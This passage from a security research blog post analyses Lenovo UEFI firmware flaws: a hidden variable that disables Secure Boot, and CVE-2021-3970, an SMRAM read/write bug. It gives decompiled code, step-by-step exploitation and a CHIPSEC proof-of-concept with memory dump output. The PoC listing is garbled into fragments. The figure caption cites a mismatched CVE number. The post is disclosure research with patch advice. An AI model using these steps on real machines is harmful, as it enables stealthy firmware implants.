As we can see in Figure 12, the function checks for the existence of the ChgBootSecureBootDisable UEFI variable using runtime services GetVariable function and in case it exists — whatever its value — executes a function we named DisableSecureBoot.

```
7 data[0] = 0;
8 sz = 1i64;
9 if ( *(SetupVar + 0x79) != 2 )
10     return EFI_UNSUPPORTED;
11 status = gRT->GetVariable(aChgBootSecureBootDisable, &LENOVO_BACKDOOR_GUID, 0i64, &sz, data);
12 if ( status >= 0 )
13 {
14     status = DisableSecureBoot(SetupVar);
15     if ( status >= 0 )
16         *retval = 1;
17     // Delete variable
18     return gRT->SetVariable(aChgBootSecureBootDisable, &LENOVO_BACKDOOR_GUID, VARIABLE_ATTRIBUTE_NV_BS_RT, 0i64,
19 }
```

Figure 12. Hex-Rays-decompiled function from ChgBootDxeHook checking the existence of ChgBootSecureBootDisable NVRAM variable

Here is where the magic happens — as you can see in Figure 13 , this function does two things:

- Sets byte value of the Setup UEFI variable at offset 0x4D9 to zero; this byte seems to be an indicator of the UEFI Secure Boot status inside the BIOS Setup utility.
- Invokes protocol function (protocol GUID C706D63F-6CCE-48AD-A2B4-72A5EF9E220C or LENOVO_SECURE_BOOT_SERVICES_PROTOCOL_GUID in Figure 13) installed by the SecureBootService DXE driver with a parameter identifying an operation to be performed, in this case the operation identified by the value 0x02 — which means the disabling of UEFI Secure Boot.

```
1 int64 __fastcall DisableSecureBoot(__int64 SetupVar)
2 {
3     char *operation_ID; // [rsp+20h] [rbp-18h]
4
5     operation_ID = AllocZeroMem(3i64);
6     if ( !operation_ID )
7         return 0x8000000000000003ui64;
8     *(SetupVar + 0x4D9) = 0;
9     *operation_ID = 2; // 2 = DISABLE SECURE BOOT
10    return CallSecureBootServices(operation_ID);

```

```
status = gBS->LocateProtocol(&LENOVO_SECURE_BOOT_SERVICES_PROTOCOL_GUID, 0i64, &SBServices);
if ( status >= 0 )
    return (*SBServices)(operation_ID);
```

Figure 13. Hex-Rays-decompiled code from ChgBootDxeHook responsible for disabling UEFI Secure Boot

And how does this function from LENOVO_SECURE_BOOT_SERVICES_PROTOCOL disable UEFI Secure Boot? It does so by invoking the SW SMI handler 0xEC registered by VariableRuntimeDxe combined SMM/DXE driver, which in turn sets the authenticated UEFI variable named SecureBootEnforce (namespace EFI_GENERIC_VARIABLE_GUID) to 0x00.

However, on some affected models (for instance on the Lenovo V14-IIL), it's not that simple and just creating a ChgBootSecureBootDisable UEFI variable won't disable UEFI Secure Boot. So, what's the catch?

As we can see in Figure 14, after the ChgBootSecureBootDisable variable check, another condition is present — it disables UEFI Secure Boot only if the value retrieved from the special LenovoVariable persistent storage, accessed using a protocol identified by the GUID C20E5755-1169-4C56-A48A-9824AB430D00 (LENOVO_VARIABLE_PROTOCOL_GUID in Figure 14), contains value Y (0x59).

```
28 status = gBS->LocateProtocol(&LENOVO_VARIABLE_PROTOCOL_GUID, 0i64, &LenovoVariable);
29 if ( status >= 0 )
30     status = (*LenovoVariable)(LenovoVariable, &VarGuid, &sz, &VarData);
31 status = gRT->GetVariable(aChgbootsecureb, &VendorGuid, 0i64, &DataSize, Data);
32 if ( status >= 0 && VarData == 'Y' )
33 {
34     status = DisableSecureBoot(a1);

```

Figure 14. Hex-Rays-decompiled code — Disable UEFI Secure Boot with additional LenovoVariable check

For models including this check, higher privileges are required to disable secure boot from the OS, but it's still possible by invoking the SW SMI handler registered by the LenovoVariableSmm SMM module.

A description of this LenovoVariable persistent storage is offered in the next section.

CVE-2021-3970 — Arbitrary SMM read/write

In this last section, we are going to look at the analysis of the [CVE-2021-3970](#) vulnerability caused by an improper input validation in the SW SMI handler function, which can lead to the arbitrary read/write from/to the SMRAM and subsequent arbitrary code execution in SMM execution mode.

This vulnerability can be exploited from a privileged kernel-mode process by triggering the software SMI interrupt and passing a physical address of a specially crafted buffer as a parameter to the vulnerable SW SMI handler.

In this analysis, we will work with the firmware image (version 7XCN41WW) of the Lenovo 330-15IGM, which is affected by the [CVE-2021-3970](#) vulnerability.

Lenovo variable storage and a vulnerable SW SMI handler

The firmware on certain Lenovo consumer laptop models implements a special LenovoVariable persistent storage, allowing data storage of up to 4KB in SPI flash.

It's used by the platform firmware to store various information, including the Lenovo product name, motherboard model name and version, OEM OS license, or as mentioned in the section above, in some cases it can be used to activate the ChgBootDxeHook driver in order to disable UEFI Secure Boot feature.

In the firmware we analyzed, the SMM version of the Lenovo variable's functionality is provided to other drivers by the protocol BFD02359-8DFE-459A-8B69-A73A6BAFADC0 (let's name it LENOVO_VARIABLE_PROTOCOL_GUID) and it is installed by the LenovoVariableSmm SMM module.

This LENOVO_VARIABLE_PROTOCOL's interface provides four functions:

1. Read — Read data from a Lenovo variable
2. Write — Write data into a Lenovo variable
3. Lock — Lock a Lenovo variable for write
4. Unlock — Unlock a Lenovo variable for write

It is important to note that LenovoVariableSmm not only installs this protocol to be accessible by other SMM modules, but it also registers the SW SMI handler function that allows accessing this storage from the OS by invoking SW SMI. The worst part is that it doesn't properly validate parameters passed to the SW SMI handler, which can result in arbitrary read/write from/to the SMRAM.

```
31 ReadRegSaveState(EFI_SMM_SAVE_STATE_REGISTER_RCX, cpuIndex, 4i64, &var);
32 _RCX = var;
33 ReadRegSaveState(EFI_SMM_SAVE_STATE_REGISTER_RDI, cpuIndex, 4i64, &var);
34 phys_addr = (_RCX + (var << 32));
35 gSmst_45B8->SmmLocateProtocol(&LENOVO_VARIABLE_PROTOCOL_GUID, 0i64, &LenovoVariable);
36 ReadRegSaveState(EFI_SMM_SAVE_STATE_REGISTER_RBX, cpuIndex, 2i64, &var);
37 switch ( var )
38 {
39     case 1u:
40         // RBX == 1 READ
41         v18 = (ADJ(LenovoVariable)->ReadVariable)(
42             LenovoVariable,
43             &phys_addr->hdr.VarGuid,
44             &phys_addr->hdr.VarSize,
45             &phys_addr->data);
46         if ( v18 >= 0 )
47             goto LABEL_49;
48         if ( v18 == EFI_BUFFER_TOO_SMALL )
49         {
50             var = 0xB200;
51             goto LABEL_35;
52         }
53 LABEL_31:
54         v19 = EFI_NOT_FOUND;
55         v20 = 0xB300;
56 LABEL_32:
57         v17 = 0xB600;
58         if ( v18 == v19 )
59             v17 = v20;
60         goto LABEL_34;
61     case 2u:
62         // RBX == 2 WRITE
63         DataWriteSize = phys_addr->hdr.VarSize;
64         break;
65     case 3u:
66         // RBX == 3 DELETE
67         DataWriteSize = 0i64;
68         break;
```

Figure 15. Hex-Rays-decompiled code of SW SMI handler function registered by the LenovoVariableSmm module

Looking closely at the SW SMI handler function in Figure 15, we see that it begins with reading the user parameters from the CPU saved state registers — which are registers saved at the moment of SMI invocation.

These two arguments are being read:

1. 64-bit physical address built from the values stored in the ECX and EDI registers.

2. The command, indicating the action to be executed (read, write, delete, etc.), from the BX register.

This physical address passed as an argument to the SMI handler should contain data identifying the Lenovo variable to be read or written; the structure of this buffer is shown in Figure 16.




Figure 16. Structure of the buffer passed to the LenovoVariableSmm SW SMI handler

The buffer starts with the 0x20-byte header (LENV_HDR), containing the unique GUID that identifies the Lenovo variable and a 32-bit value specifying the length of the data to be retrieved from the variable or written to it. The memory space located immediately after the header is used as a source or destination location for LENOVO_VARIABLE_PROTOCOL's Read and Write functions.

The problem is, the physical address provided by the caller is not validated or checked in any way and it's directly passed as an argument to the LENOVO_VARIABLE_PROTOCOL functions (see line 41 in Figure 15). This allows an attacker to pass any physical address — including an address from the SMRAM range.

But how could this be used by an attacker to read/write from/into the SMRAM? To read the SMRAM content, the following steps are required:


1. Find the SMRAM physical address.
2. Copy the LENV_HDR header to the physical address 32 bytes before the SMRAM — the header should contain a variable identifier (it can be a random GUID) and the length of the data one would like to read from SMRAM (the maximum is something below 4KB).
3. Invoke SW SMI registered by the LenovoVariableSmm (SwSmiNumber 0x80), specifying the command with ID 0x02 in the BX register (meaning that you want to write into the Lenovo variable) and the address of previously created header in the ECX and EDI registers (to tell the SW SMI handler what you want to write into that variable).
4. Now, that variable contains a specified amount of SMRAM data — so we only need to read it. We allocate a new buffer (equal to the size of the header plus the size of data to retrieve) and copy the same header into it, as used in step 2.
5. Invoke the SW SMI handler again, specifying the command with ID 0x01 in BX register (meaning that you want to read from the Lenovo variable) and the address of our newly allocated buffer from step 4 in the ECX and EDI registers (to tell the SW SMI handler where we want to copy the content of the Lenovo variable — which at this moment contains data from the SMRAM).

An example of the above-described steps using the CHIPSEC framework is shown in Figure 17; the output of the script containing the first 0x100 bytes of the SMRAM is shown in Figure 18.

```
import binasciiimport sys
chipsec.chipsetfrom
chipsec.hal.interrupts in
Interruptsfrom hexdum
hexdump cs =
chipsec.chipset.cs().cs.in
True, True)intr =
Interrupts(cs)mem_read
cs.helper.read_physical
12345678910111213141516171819202122232425262728293031323334353637383940414243444546474849505152535455565758 =
cs.helper.write_physica
= cs.helper.alloc_physi
get SMRAM physical
addresssmram_addr =
cs.cpu.get_SMRAM()[0
0x20VAR_SIZE = 0x1
= binascii.unhexlify("5
11 56 4c a4 8a 98 24
```

```
00".replace(" ", ""))SM
# 2. write header to the
memory just before the
SMRAMphys_buff = s
HDR_SZhdr = b"\x00\
VAR_GUID + 10*b"\x
struct.pack("<I",
VAR_SIZE)mem_writ
HDR_SZ, hdr) # 3. inv
variable SW SMI hand
VAR_SIZE SMRAM #
VAR_GUID Lenovo v
(out_buff >> 32) & 0
= phys_buff & 0xFFFF
low_rbx = 2 #WRITE
VARIABLE_rdx = 0x1
0x5380_rdi =
highintr.send_SW_SMI
0x53, _rax, _rbx, _rcx
4. allocate memory for
from variable# write h
beginning of the alloca
zeroe the rest of the b
= VAR_SIZE + HDR_
= mem_alloc(sz_to_all
0xFFFFFFFF)mem_wr
HDR_SZ,
hdr)mem_write(out_bu
VAR_SIZE, VAR_SIZ
invoke Lenovo variable
handler to read previou
variable directly into o
(out_buff >> 32) &
0xFFFFFFFFFFFFFFF
& 0xFFFFFFFF_rcx =
#READ LENOVO VA
0xB2_rax = 0x5380_r
intr.send_SW_SMI(0, S
0x53, _rax, _rbx, _rcx
print first VAR_SIZE b
SMRAMsmram_data =
mem_read(out_buff+HD
VAR_SIZE)hexdump(s
```

Figure 17. CHIPSEC example — read 0x100 bytes from SMRAM by exploiting CVE-2021-3972



```

>>> high = (out_buff >> 32) & 0xFFFFFFFFFFFFFFFF
>>> low = out_buff & 0xFFFFFFFF
>>> _rcx = low
>>> _rbx = 1 #READ LENOVO VARIABLE
>>> _rdx = 0xB2
>>> _rax = 0x5380
>>> _rdi = high
>>> result = intr.send_SW_SMI(0, SMI_NUM, 0x53, _rax, _rbx, _rcx, _rdx, 0, _rdi)
>>>
>>> # print first VAR_SIZE bytes from SMRAM
>>> smram_data = mem_read(out_buff+HDR_SZ, VAR_SIZE)
>>> hexdump(smram_data)
00000000: 53 4D 4D 53 33 5F 36 34 14 59 72 7B 00 00 00 00 SMMS3_64.Yr{....
00000010: 00 50 6F 7B 00 00 00 00 00 80 00 00 00 00 00 00 .Po{.....
00000020: 33 00 00 80 00 00 00 00 00 E0 6E 7B 00 00 00 00 3.....n{....
00000030: 60 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 `.....
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050: 00 00 00 00 00 00 00 00 00 00 80 C5 7F 7B 00 00 .....{..
00000060: 00 00 68 4B 68 5B 69 4B 79 42 78 4A 79 4A 68 4A ..hKh[iKyBxJyJhJ
00000070: 78 5B 78 5B 68 5B 78 5A 7D 4A 79 4B 79 4A 79 53 x[x[h[xZ}JyKyJyS
00000080: 4E A1 5E A9 4F A9 4F A8 5E B9 7E B8 4E B9 4E A9 N.^..O.O.^..N.N.
00000090: 5F B8 5F A8 5F B9 5E B9 4F A8 4E A8 4F B8 5B B8 _._._.^..O.N.O.[.
000000A0: A6 D2 B6 D2 B7 D2 B7 C2 A7 D3 A7 D2 B7 D2 B6 D2 .....
000000B0: B7 C3 B7 D3 B7 D2 A7 D2 B6 C2 B7 C2 B7 D2 B7 D3 .....
000000C0: 21 5F 31 5D 31 4D 31 5D 30 5D 30 5C 31 5C 30 5C !_1]1M1]0]0\1\0\
000000D0: 20 5C 20 4C 30 4C 60 4C 20 4D 21 4D 21 4C 21 4D \ L0L`L M!M!L!M
000000E0: 68 5B 68 4B 68 5B 69 4B 79 4A 78 4A 79 4A 68 4A h[hKh[iKyJxJyJhJ
000000F0: 68 5B 78 5B 68 5B 78 5A 79 4A 79 4B 79 4A 79 59 h[x[h[xZyJyKyJyY
>>>

```

Figure 18. CHIPSEC script output dumping the first 0x100 bytes of SMRAM

To be able to write into SMRAM, the principle is almost the same — first, the attackers need to write their own data into the Lenovo variable, and then read the data from the variable directly to the SMRAM.

We have provided an example of how to read only the first 0x100 bytes of the SMRAM; however, with additional modifications, it’s possible to read/write the whole SMRAM range. This could allow threat actors to execute their own malicious code in SMM or even worse — considering the LenovoVariable SW SMI handler’s ability to modify the SPI flash — write the attackers’ own malicious firmware implant directly to the SPI flash.

Conclusion

UEFI threats can be extremely stealthy and dangerous. They are executed early in the boot process, before transferring control to the operating system, which means that they can bypass almost all security measures and mitigations higher in the stack that could prevent their OS payloads from being executed. So, how do UEFI threats overcome all the security protections that have been created to prevent deployment or execution of UEFI threats themselves?

All of the real-world UEFI threats discovered in recent years ([LoJax](#), [MosaicRegressor](#), [MoonBounce](#), [ESpecter](#), [FinSpy](#)) needed to bypass or disable the security mechanisms in some way in order to be deployed and executed. However, only in the case of [LoJax](#), the first in-the-wild UEFI rootkit (discovered by ESET Research in 2018), do we have a clue how it was done — by using the ReWriter_binary capable of exploiting the [Speed Racer](#) vulnerability.

Even though vulnerabilities aren’t the only option for turning off or bypassing firmware security mitigations, there are many such vulnerabilities and due to the number of different firmware implementations and their complexity, many more are likely just waiting to be discovered.

Only in the last year, we have seen numerous high-impact UEFI firmware vulnerabilities being publicly disclosed. Most notable are those by the researchers from [Binarily](#), in their [An In-Depth Look At The 23 High-Impact Vulnerabilities](#) and [16 High Impact Vulnerabilities Discovered In HP Devices](#) blogposts, and by researchers from [SentinelOne](#) in their [Another Brick in the Wall: Uncovering SMM Vulnerabilities in HP Firmware](#) blogpost.

Our discovery, together with the above-mentioned ones, demonstrates that in some cases, deployment of UEFI threats might not be as difficult as expected, and the larger number of real-world UEFI threats discovered in the last years suggests that adversaries are aware of this.

Regarding the vulnerabilities described in this blogpost, we strongly advise all owners of Lenovo laptops to go through the list of affected devices and update their firmware, ideally by [following the manufacturer's instructions](#).

For those using End Of Development Support (EODS) devices affected by the [CVE-2021-3972](#), without any fixes available: one thing that can help you protect against unwanted modification of the UEFI Secure Boot state is using a TPM-aware full-disk encryption solution capable of making disk data inaccessible if the UEFI Secure Boot configuration changes.



[Martin Smolár](#) 19 Apr 2022 - 11:30AM

Sign up to receive an email update whenever a new article is published in our [Ukraine Crisis — Digital Security Resource Center](#)

Newsletter

Discussion